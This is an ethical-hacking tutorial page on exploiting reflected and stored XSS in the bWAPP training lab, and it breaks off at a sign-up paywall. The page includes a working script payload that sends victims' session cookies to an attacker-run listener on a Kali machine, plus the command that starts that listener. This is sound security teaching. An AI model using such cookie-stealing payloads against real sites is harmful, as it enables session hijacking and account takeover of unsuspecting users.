Tutorial 10: Exploiting XSS, CSRF, & Session Hijacking (OWASP Top 10 — Part 2)

Lesson notes
Welcome to Tutorial 10 of the Ethical Hacking & Cybersecurity Masterclass at ONICastro Digital Intelligence. This guide to Exploiting XSS will teach you how client-side vulnerabilities can compromise users, steal session cookies, and hijack accounts without ever touching a password. Mastering Exploiting XSS is essential for any web application penetration tester.
In Tutorial 9: Exploiting SQL Injection (OWASP Top 10 — Part 1), we focused on server-side attacks. We broke the database with SQL Injection and seized control of the host machine with Command Injection.

In this tutorial, we shift our focus to Client-Side Attacks. We will target the application’s users.
By exploiting vulnerabilities like Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF), we can bypass the browser’s security boundaries, steal session cookies, impersonate administrators, and execute actions on behalf of other users without their consent. The art of Exploiting XSS is about weaponizing the trust between a browser and a server.
1. Understanding Cross-Site Scripting for Exploiting XSS
XSS occurs when a web application takes user input and renders it on a web page without escaping or sanitizing it, allowing an attacker to inject and execute malicious JavaScript in a victim’s browser. This is the fundamental flaw that makes Exploiting XSS possible.
XSS is generally divided into three main types:
- Reflected XSS: The malicious payload is part of the request (like a URL parameter:
?search=<script>...</script>). The server immediately “reflects” this payload back in the response. It only affects the user who clicks the specific malicious link. This is a common starting point for Exploiting XSS.
- Stored XSS (The Nightmare Scenario): The payload is stored in the database (like an employee name or comment). Every single user who visits that page will execute the malicious code. This is the most dangerous form of Exploiting XSS.

- DOM-Based XSS: The vulnerability exists entirely in the client-side JavaScript code, not on the server. The payload never reaches the server. This requires careful analysis when Exploiting XSS.
Before Exploiting XSS, you must identify which type you are dealing with. Each requires a slightly different approach.
2. Exploiting XSS – Reflected XSS Basics

Let’s start with a simple Reflected XSS example in bWAPP to understand the mechanics of Exploiting XSS.
Navigate to the XSS – Reflected (GET) module. This is a search form that reflects your input back onto the page.
- Type a normal word like
hellointo the search box and submit. - Notice how
helloappears in the page content and often in the URL as?search=hello. - Now try a simple script tag:
<script>alert('XSS')</script>
If the application is vulnerable, a popup box will appear displaying “XSS”. You have successfully executed arbitrary JavaScript in the browser. This is the first step in Exploiting XSS.
While an alert box is harmless, it proves that Exploiting XSS is possible. An attacker would replace that alert with a cookie-stealing payload.
Why This Works
The server receives your input, embeds it directly into the HTML response without sanitization, and the browser interprets your <script> tag as legitimate code. This is the core vulnerability you are leveraging when Exploiting XSS.
3. Exploiting XSS – Stored XSS for Session Hijacking
Now let’s move to the most devastating attack vector for Exploiting XSS: Stored XSS used to steal session cookies.

Let’s exploit the Stored XSS vulnerability we introduced in our bWAPP’s Nominal Roll (where we removed the e() HTML escaping wrapper).
Step 1: Open a Listener on Kali
To steal cookies, we need a web server on our Kali machine to receive the stolen data. This is the receiving end of Exploiting XSS.
In your Kali terminal, start a simple Python web server on port 8000:
python3 -m http.server 8000Step 2: Inject the Malicious Payload
This is where Exploiting XSS becomes an active attack.
- Go to your vulnerable bWAPP’s “Create Employee” page.
- In the First Name field, enter the following payload (replace
192.168.56.10with your Kali IP):
<script>new Image().src="http://192.168.56.10:8000/log?cookie=" + document.cookie;</script>- Fill out the rest of the form
Unlock the Remaining 60%
Join the ONICastro Intelligence Hub — completely free.
Get full access to every tutorial and never lose your place.
- Learning Paths synced to your account
- Continue exactly where you stopped
- Completed badges & next recommended step
- Priority access to speedy consultancy